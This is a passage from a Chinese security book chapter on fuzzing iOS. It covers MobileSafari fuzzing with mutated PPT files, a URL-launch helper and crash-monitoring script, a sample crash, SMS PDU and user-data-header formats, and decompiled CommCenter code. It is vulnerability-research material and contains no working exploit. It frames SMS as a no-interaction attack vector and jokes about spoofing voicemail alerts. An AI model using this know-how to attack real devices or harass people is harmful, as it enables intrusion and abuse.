如果想克服这些困难，对模拟器进行模糊测试，你会发现这一MobileSafari的崩溃报告出现在Mac OS X主机上的老地方——~/Library/Logs/CrashReporter，因为它其实就是个x86应用。

因此，大家可以试着对模拟器应用进行模糊测试，不过它与实际设备间的差异会给测试工作造成一定的困难，所以大家不应该尽信得出的结果。但话又说回来，如果可以对实际的设备进行模糊测试，又干嘛要去对模拟器进行模糊测试呢?

6.7　对 MobileSafari 进行模糊测试

我们大致可以按照对Mac OS X计算机上的Safari进行模糊测试的方式对MobileSafari进行模糊测试。主要的区别就在于崩溃报告文件出现的位置稍有不同、MobileSafari中没有open二进制文件并且不能从命令行启动。当然，由于硬件的限制，模糊测试的速度也要慢很多。

6.7.1　选择进行模糊测试的接口

在MobileSafari中我们可以找到不少可用于模糊测试的东西。虽然受攻击面要比Mac OS X小，但是其大小仍然相当可观。选择Microsoft Office文件格式就是个不错的主意，因为在iOS中它们会被自动解析，而在Mac OS X中就不能。也许这说明苹果对此并不是很重视。本节要展示怎样利用PowerPoint的.ppt格式对MobileSafari进行模糊测试。

6.7.2　生成测试用例

要生成测试用例，我们可以使用对PDF进行模糊测试时用过的`fuzz_buffer`函数。区别之一就是大家会希望在桌面计算机上生成测试用例，然后将它们发送到iOS设备上，因为iOS设备的计算能力有点弱。因此，这又将用到基于变异的模糊测试。稍后大家就会看到基于生成的模糊测试。

6.7.3 MobileSafari 的模糊测试与监测

在iOS中，以mobile用户权限运行的进程产生的崩溃报告最终都出现在/private/var/mobile/Library/Logs/CrashReporter中。而最后MobileSafari的崩溃则是从LatestCrash-MobileSafari.plist文件中链接的。

想得到Mac OS X上open二进制文件那样的工具，你就要用到让MobileSafari呈现网页的辅助程序。大家可以从https://github.com/comex/sbsutils/blob/master/sbopenurl.c处借用sbopenurl。

注意 感谢@Gojohnnyboi找到这个工具。

```
#include <CoreFoundation/CoreFoundation.h>
#include <stdbool.h>
#include <unistd.h>

#define SBSApplicationLaunchUnlockDevice 4
#define SBSApplicationDebugOnNextLaunch_plus_SBSApplicationLaunch
WaitForDebugger 0x402

bool SBSOpenSensitiveURLAndUnlock(CFURLRef url, char flags);

int main(int argc, char **argv) {
    if(argc != 2) {
        fprintf(stderr, "Usage: sbopenurl url\n");
    }
    CFURLRef cu = CFURLCreateWithBytes(NULL, argv[1],
strlen(argv[1]), kCFStringEncodingUTF8, NULL);
    if(!cu) {
        fprintf(stderr, "invalid URL\n");
        return 1;
    }
    int fd = dup(2);
    close(2);
    bool ret = SBSOpenSensitiveURLAndUnlock(cu, 1);
    if(!ret) {
    dup2(fd, 2);
        fprintf(stderr, "SBSOpenSensitiveURLAndUnlock failed\n");
        return 1;
    }
    return 0;
}
```

该程序会直接对作为命令行参数传入的URL调用SpringBoardService专有框架中的SBSOpenSensitiveURLAndUnlock API。大家可以用如下命令构建该程序：

```
/Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/gcc -x
objective-c -arch armv6 -isysroot
/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/iPhoneOS5.0
.sdk/ -F /Developer/Platforms/iPhoneOS.platform/Developer/
SDKs/iPhoneOS5.0.sdk/System/Library/PrivateFrameworks -g -
```

```
-framework Foundation -framework SpringBoardServices -o
sbopenurl sbopenurl.c
```

然后，你需要为其提供合适的授权，让它运转起来：

```
codesign -fs "iPhone Developer" --entitlements ent.plist
sbopenurl
```

大家在这里需要用到之前从苹果公司的服务器上下载的开发者证书。ent.plist文件中包含了必要的授权，如下所示：

```
<dict>
      <key>com.apple.springboard.debugapplications</key>
      <true/>
      <key>com.apple.springboard.opensensitiveurl</key>
      <true/>
</dict>
```

我们将该程序传输到iOS设备上，然后就有了open的替代品。稍有修改的崩溃报告器现在已经运行在iOS上了：

```
#!/bin/bash
url=$1
sleeptime=$2
filename=/private/var/mobile/Library/Logs/CrashReporter/
LatestCrash-MobileSafari.plist
rm $filename 2> /dev/null

echo Going to do $url
/var/root/sbopenurl $url
sleep $sleeptime
cat $filename 2>/dev/null
/usr/bin/killall -9 MobileSafari 2>/dev/null
```

而且与之前有着相同的运行方式：

```
iPhone:~ root# ./crash http://192.168.1.2/a/62.pdf 6
Going to do http://192.168.1.2/a/62.pdf

iPhone:~ root# ./crash http://192.168.1.2/a/63.pdf 6
Going to do http://192.168.1.2/a/63.pdf
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
      <key>AutoSubmitted</key>
      <true/>
      <key>SysInfoCrashReporterKey</key>
      <string>411e2ce88eec340ad40d98f220a2238d3696254c</string>
      <key>bug_type</key>
      <string>109</string>
...
```

现在你已经分别掌握了生成输入、针对URL运行MobileSafari以及检测崩溃的方法，剩下的工作就是要将它们结合起来。我们在这里把整合工作留给感兴趣的读者自行完成。

6.8 PPT 模糊测试

在运行6.7节中的模糊器时，大家很快就会找到bug。下面给出的这个bug示例是在编写本书时尚未修复的。它来源于6.5节中概述过的同一崩溃。注意，iOS设备上的MobileSafari崩溃中是无符号可用的（只有内存地址）。

```
# ./crash http://192.168.1.2/bad.ppt 10
Going to do http://192.168.1.2/bad.ppt
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
 "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>AutoSubmitted</key>
        <true/>
        <key>SysInfoCrashReporterKey</key>
        <string>411e2ce88eec340ad40d98f220a2238d3696254c</string>
        <key>bug_type</key>
        <string>109</string>
        <key>description</key>
        <string>Incident Identifier: 7A75E653-019B-44AC-BE54-271959167450
CrashReporter Key:   411e2ce88eec340ad40d98f220a2238d3696254c
Hardware Model:      iPhone3,1
Process:         MobileSafari [1103]
Path:            /Applications/MobileSafari.app/MobileSafari
Identifier:      MobileSafari
Version:         ??? (???)
Code Type:       ARM (Native)
Parent Process:  launchd [1]

Date/Time:       2011-12-18 21:56:57.053 -0600
OS Version:      iPhone OS 5.0.1 (9A405)
Report Version:  104

Exception Type:  EXC_BAD_ACCESS (SIGSEGV)
Exception Codes: KERN_INVALID_ADDRESS at 0x0000002c
Crashed Thread:  10

...
Thread 10 Crashed:
0   OfficeImport                  0x383594a0 0x3813e000 + 2208928
1   OfficeImport                  0x381bdc82 0x3813e000 + 523394
2   OfficeImport                  0x381bcbbe 0x3813e000 + 519102
3   OfficeImport                  0x381bb990 0x3813e000 + 514448
4   OfficeImport                  0x38148010 0x3813e000 + 40976
5   OfficeImport                  0x38147b94 0x3813e000 + 39828
...

Thread 10 crashed with ARM Thread State:
r0: 0x00000024  r1: 0x00000000  r2: 0x00000000  r3: 0x00000000
r4: 0x00000000  r5: 0x0ecbece8  r6: 0x00000000  r7: 0x04fa8620
r8: 0x002d3c90  r9: 0x00000003  r10:0x00000003  r11:0x0ecc43b0
```

```
ip: 0x04fa8620  sp: 0x04fa8620  lr: 0x381bdc89  pc: 0x383594a0
cpsr: 0x00000030
```

如果同步自己的设备，并在Xcode的Organizer窗口中查看日志，你就能得到符号（具体的函数名称和行号等信息），如图6-6所示。（当然，大家也可以使用单独的崩溃报告符号化实用工具，iOS SDK中就提供了这样的工具。）




图6-6　Xcode中符号化的崩溃报告

6.9　对SMS的模糊测试

至此，大家已经对iOS中的Web浏览器进行了模糊测试。这是目前为止iOS中最大的受攻击面之一。不过，iOS显然不是只有个移动版的Web浏览器。在本节中，大家要对多数桌面计算机都没有的东西进行模糊测试。这里要说明如何对iPhone接收SMS（Short Message Service，短消息服务）消息的方法进行模糊测试。

SMS是文本消息所使用的技术，它是将少量数据通过无线运营商的无线电网络发送到设备。出于若干原因，这些消息带来了很多的攻击方向。主要原因在于，和TCP/IP栈不同的是，我们没办法给SMS的入站连接设置“防火墙”。所有的SMS通信都是匿名到达的，而且肯定会得到设备的处理。从选定目标的角度来看，这也是非常有意思的。虽然找到人们的IP地址可能很难（对使用地点不断变换的笔记本而言尤甚），但弄到人们的电话号码往往是相当容易的。SMS这个攻击方向之所以很吸引人还有一个原因：它不需要任何用户交互就能让数据进入应用。这与攻击Web浏览器是不同的，攻击浏览器需要让用户访问恶意网站才行。除此之外，对于攻击者来说还有个利好消息，那就是iOS中处理SMS消息的进程并未运行在沙盒中，而且负责与基带处理器之间的通信（稍后会详细介绍）。所以，有了电话号码和SMS漏洞攻击，攻击者就可以在不进行用户交

互的情况下让监控手机通话和文本短信的代码运行起来，而且只要是受害者想接电话或收短信，就没什么好办法抵御这种攻击。SMS漏洞攻击的确是非常强大的。接下来我们就要看看如何在iOS中寻找SMS漏洞。

6.9.1 SMS 基础知识

SMS其实是用于GSM移动通信系统中的通信协议，该协议最初记载于20多年前的GSM标准中。SMS利用了处于闲置状态的为手机话务控制保留的带宽。该控制信道用于手机与附近基站间的通信，并为基站和手机提供了得知网络正常的途径。建立通话也需要用到该信道，比如基站在手机有来电时就会通过该信道向手机发送消息。SMS也是使用这些控制信道的，所以实现这一功能并不会给运营商增加任何硬件成本。缺点就如同“短信”这个名称所显示的，每条消息都很短。目前的SMS数据被限制为140字节，或者是160个7位字符（70个16位字符）。现在，包括3G和4G网络在内的多种网络都允许使用SMS。

当设备发送SMS消息时，其实是把它发送到SMSC（Short Message Service Center，短消息服务中心），然后由SMSC向本来的收信人转发该消息。这可能是将消息传送给另一个SMSC，也可能是直接传送给收信人，取决于发送设备和接收设备是否处于相同的运营商网络中。SMSC在这里扮演的角色就类似于IP网络中的路由器，只不过有一个很大的区别。如果收信人是不可达的，比方说，如果他们的手机关机了或者是不在服务区，SMSC就会把消息转入待发队列，以便在收信人的设备接入网络后继续发送该消息。SMS发送是种尽最大努力的服务，也就是说，不保证每条发送出的消息都能达到目的地，也不能保证一定不会有延迟。

SMS不仅能发送文本，有些提供商也允许对使用SMS消息的设备进行空中编程（over-the-air programming）。用户可以发送铃声和图片这样的二进制数据，或是使用SMS作为收到语音邮件时的提醒。特别要说明的是，iOS可以利用SMS消息提供涉及可视语音邮件和彩信（MMS）的信息。

iPhone其实有两个处理器，一个是主CPU，叫作应用处理器，一个副CPU，叫作基带处理器。主CPU用于运行iOS操作系统内核，以及目前提到过的所有应用。基带处理器则运行着特制的实时操作系统，用于控制移动电话接口，并要处理设备与蜂窝电话网络之间的所有通信。（第11章会详细介绍基带处理器。）现在，大家只需要知道基带处理器提供了一种与应用处理器进行通信的方式。这种通信是在若干逻辑串行线路上进行的。在早期的iPhone上，在应用CPU上运行的软件是利用基于文本的GSM AT命令集，通过这些串行线路与调制解调器进行通信的。这些AT命令用于控制蜂窝电话网络接口的各个方面，包括通话控制和SMS传送。

当SMSC将SMS消息传送到iPhone的调制解调器时，调制解调器会通过不请自来的AT命令结果码与应用处理器进行通信。结果码是由两行文本组成的。第一行含有结果码和接下来那行的字节数。第二行的内容则是十六进制形式表示的SMS消息。这些AT命令结果码是由iPhone上某些版本的CommCenter进程读取的。

由哪个进程处理这种通信取决于iPhone的硬件。/System/Library/LaunchDaemons目录中有两个相关联的plist文件，分别是com.apple.CommCenter.plist和com.apple.CommCenterClassic.plist。查

看这两个文件(在用plutil将其转换成XML格式后),你就会发现它们都具有com.apple.CommCenter标记，不过，它们被限制到不同硬件。CommCenterClassic列出了：

```
...
        <key>LimitLoadToHardware</key>
            <dict>
                <key>machine</key>
                    <array>
                        <string>iPhone1,2</string>
                        <string>iPhone2,1</string>
                        <string>iPhone3,1</string>
                        <string>iPod2,1</string>
                        <string>iPod2,2</string>
                        <string>iPod3,1</string>
                        <string>iPod4,1</string>
                        <string>iPad0,1</string>
                        <string>iPad1,1</string>
                        <string>iPad2,1</string>
                        <string>iPad2,2</string>
                        <string>AppleTV2,1</string>
                    </array>
                </dict>
...
```

相较而言，CommCenter列出了一组不同的硬件：

```
...
        <key>LimitLoadToHardware</key>
            <dict>
                <key>machine</key>
                    <array>
                        <string>iPhone3,3</string>
                        <string>iPhone4,1</string>
                        <string>iPhone4,2</string>
                        <string>iPad2,3</string>
                        <string>iPad3,1</string>
                        <string>iPad3,2</string>
                        <string>iPad3,3</string>
                    </array>
                </dict>
...
```

简单起见，本章只研究CommCenterClassic。

6.9.2　聚焦协议数据单元模式

SMS规范规定了调制解调器的两种运行模式，分别是SMS文本模式和SMS PDU（Protocol Data Unit，协议数据单元）模式。在处于不同模式时，SMS AT命令的文法以及返回的响应都是不同的。最大的区别就是SMS文本模式只支持文本。例如，想发送SMS消息，你就要使用：

```
AT+CMGS="+85291234567"
Lame SMS text mode message
```

因为这一限制，SMS文本模式下可用的功能就要少得多。SMS文本模式还有一个问题，即它没有得到调制解调器的广泛支持。

出于这些原因，本节要将注意力放在SMS PDU模式上。这为大家提供了一个更大的（虽然与浏览器相比是相当小的）受攻击面来查找bug。

SMS消息有两种格式。SMS-SUBMIT格式用于把消息从移动设备发送到SMSC，而SMS-DELIVER格式用于把消息从SMSC发送到移动设备。因为本节的重点是iOS如何处理收到的信息，所以这里主要讲解SMS-DELIVER消息。

下面的内容是一段对应SMS PDU模式下SMS-DELIVER格式的AT结果码：

```
+CMT: ,30
07919471060040340 40D91947196466656F800009010821142154 00BE8329BFD4697D9EC377D
```

CMT结果码用于iOS中SMS消息的传送。现在大家已经了解到SMS-DELIVER格式的消息是什么样了，在剖析这个示例的过程中，我们会详细描述这一格式。

第一个字节表示SMSC信息的长度，在本例中这个长度是7个八位组（字节）。这7个八位组（91947106004034）还要进一步分割。其中，第一个字节是SMSC的地址类型，这里就是91，表示这是个国际电话号码。剩下的数字则构成了实际的SMSC号码，+491760000443。注意，这里各个字节都是反转的。接下来的八位组（04）是消息头标志。该八位组中最不重要的两位就是表示这是一条SMS-DELIVER消息的0。设置该位就表示还有更多的消息要发送。本例中并未设置的UDHI位也很重要，我们将在6.9.4节中详细介绍。

接下来就是发送人的地址。就像SMSC的地址那样，这些八位组也是由长度、类型和数据组成的，如下所示：

```
0D 91 947196466656F8
```

不同的是，这里的长度是用半八位组（semi-octet）的数量减去3计算出来的。如果数据是十六进制的（0x94、0x71、0x96，……），或是ASCII形式的“字符”（491769……），半八位组就可视作四位字节（nibble）。

接下来的字节是协议标识符（TP-PID）。根据这几位设置的不同，该字节有着诸多不同含义。通常情况下，它会被设置成00，表示协议可以根据地址确定。随后的字节表示的是数据编码模式（TP-DCS）。该字段指出了SMS消息的数据是如何编码的。这包括数据是否使用7位、8位或16位字母表压缩过，以及数据是否用作某些类型（比如语音邮件）的指示符。在本例中，这个字段是00，表示数据是未经压缩的7位警告，并且应该能立即显示出来。

再下来的7字节是消息的时间戳（TP-SCTS）。第一个字节是年份，接着是月份，等等。每个字节都是交换过的四位字节。在本例中，消息是在2009年1月28日的某个时刻发送的。

接下来的字节是用户数据长度（TP-UDL）。因为TP-DCS字段表示7位数据，所以这就是后面的数据中7位字节的数目。余下的字节就是表示消息的7位数据。

在本例中，E8329BFD4697D9EC377D这些字节会解码为hellohellot。

表6-1概括了大家目前为止所看到的内容。

表6-1　PDU信息

大　小	字　段	大　小	字　段
1字节	长度-SMSC	可变	数据-发送者
1字节	类型-SMSC	1字节	TP-PID
可变	数据-SMSC	1字节	TP-DCS
1字节	DELIVER	7字节	TP-SCTS
1字节	长度-发送者	1字节	TP-UDL
1字节	类型-发送者	可变	TP-UD

6.9.3　PDUspy 的使用

在探索PDU数据的世界时，PDUspy（www.nobbi.com/pduspy.html）可以说是最实用的一个工具。但不巧的是，该工具只能用于Windows操作系统。在创建和检查PDU时，该工具是不可或缺的。用PDUspy对6.9.2节中分析过的PDU进行剖析的情况如图6-7所示。




图6-7　PDUspy剖析PDU

大家只需要按照图中所示的设置，在Enter message（输入消息）字段中输入PDU，PDUspy就会解码该PDU，解码过程在输入PDU的过程中就开始了！在检查为SMS模糊测试生成的测试用例是否差不多合法，或至少是达到预期时，该工具能派得上用场。而在分析引起崩溃的PDU时，PDUspy也特别实用。它通常会指出那些不正确的字段，这应该能让大家找到问题的根源。有意思的是，稍后要讨论的一些以前的iOS SMS bug在PDUspy中会将自己表示为异常（具有讽刺意味的是，这也正是PDUspy处理的）。

6.9.4 用户数据头信息的使用

之前的例子是形式最简单的SMS消息。正如对TP-DCS字段的描述中所暗示的，还有更复杂的格式存在。UDH（User Data Header，用户数据头）提供了一种发送控制信息（而不仅仅是警告数据）的方式。SMS消息DELIVER字段中的标志表示存在这种类型的数据。

下面是UDH的例子：

```
050003000301
```

这一UDH数据位于SMS消息的通用数据字段，也就是TP-UD字段中。UDH开头的一个字节表明该UDH所含的字节数。这个字段名为UDHL，在这个例子中是05。该字段之后接着一个或多个元素。这些用户数据头都使用了TLV（Type-Length-Value，类型—长度—值）文法。也就是说，第一个字节是元素的类型。这个字节是IEI（Information Element Identifier，信息元素标识符）。接下来的字节是IEDL（Information Element Data Length，信息元素数据长度）。最后就是元素实际的数据，也就是IED（Information Element Data，信息元素数据）。在这个例子中，类型是00，长度是03，而数据是000301。UDH之后接着的可以是任意数据。各分段如表6-2所示。

表6-2 UDH分段

大　小	字　段	示例字节
1字节	UDHL	05
1字节	IEI	00
1字节	IEDL	03
可变	IED	00 03 01

6.9.5 拼接消息的处理

仔细分析该例子，其中IEI是00，表示这是条具有8位参考编号（reference number）的拼接消息。该元素类型用于发送长度超过最大限制160字节的SMS消息。它让较长的消息可以分成几部分，装入多条SMS消息中，再由接收者重新整合起来。IED的第一个字节是消息的参考编号，它是个唯一的编号，用于在接收者同时收到多条拼接消息时区分这些消息。第二个字节表示本次会话中总共有多少条消息。最后的字节指明本条消息在本次会话中是第几条消息。在本例中，参考编号是00，而且总共有03条消息，其中这一条消息是第一条消息（计数不是从0开始，而是从1开始的）。利用消息拼接，理论上我们可以发送最多由255个部分组成的SMS消息，其中每个部分含有154字节数据，消息的总大小可以达近40 000字节。

6.9.6 其他类型 UDH 数据的使用

如图6-8所示，iOS可以处理若干种不同的IEI值。

```
signed int __fastcall handle_information_element(int message, signed int iei, int iel)
{
  int local_IEL; // r4@1
  signed int local_IEI; // r6@1
  int local_message; // r8@1
  signed int retval; // r5@1
  int bytes_available; // r0@2
  signed int v8; // r10@2
  int v9; // r0@10
  int v10; // r0@15
  char v11; // r4@19
  int v12; // r0@19
  char v13; // r1@20
  int v14; // r0@25
  int v15; // r0@29
  int v16; // r0@29
  int v17; // r0@32
  int v18; // r0@38
  int v19; // r0@43
  unsigned __int8 v20; // nf@43
  unsigned __int8 v21; // vf@43
  int v23; // [sp+0h] [bp-44h]@35
  char v24; // [sp+8h] [bp-3Ch]@33
  int v25; // [sp+28h] [bp-1Ch]@33

  local_IEL = iel;
  local_IEI = iei;
  local_message = message;
  retval = 0;
  if ( (iel | iei) < 0 )
    return retval;
  bytes_available = ATCSTextConverter::getSourceAvailableCount(message + 4);
  v8 = bytes_available;
  if ( local_IEI <= 33 )
  {
    if ( (unsigned int)local_IEI <= 8 )
    {
      switch ( local_IEI )
      {
        case 0:
          retval = 0;
          if ( local_IEL != 3 || bytes_available < 6 )
            return retval;
          retval = 1;
          *(_BYTE *)(local_message + 148) = 1;
          v10 = ATCSTextConverter::nextCode(local_message + 4);
          goto LABEL_16;
        case 1:
          retval = 0;
          if ( local_IEL == 2 )
          {
            if ( bytes_available >= 4 )
            {
              retval = 1;
              v11 = ATCSTextConverter::nextCode(local_message + 4);
              v12 = ATCSTextConverter::nextCode(local_message + 4);
```

图6-8　逆向工程得出的负责处理IEI值的函数

这里，我们利用IDA Pro对CommCenter二进制文件进行了逆向工程，得到的该函数会对含有UDH的SMS消息的IEI进行操作。如果详细了解该函数，你会发现iPhone可以处理以下几种IEI值：0、1、4、5、0x22、0x24和0x25。在进行模糊测试时这是很实用的信息。

- 00——拼接的短消息，8位参考编号。
- 01——特殊SMS消息指示符（语音邮件）。
- 04——8位寻址的应用端口。

- 05——16位寻址的应用端口。
- 22——备选回复地址。
- 24、25——保留的。

*该列表摘自 Gwenael Le Bodic 所著的 Mobile Messaging Technologies and Services: SMS, EMS, MMS。

这些类型的UDH元素中有一种是在语音邮件可用时出现的。IEI值01就表示这种情况。该情况下的UDH数据可能是0401020020这样的。其中，UDHL是04，IEI是01，IEDL是02，而IED是0020。这表示有0x20条语音邮件消息可用。这不啻为一种惹恼朋友的好办法，如果说可以向他们发送原始SMS数据的话。

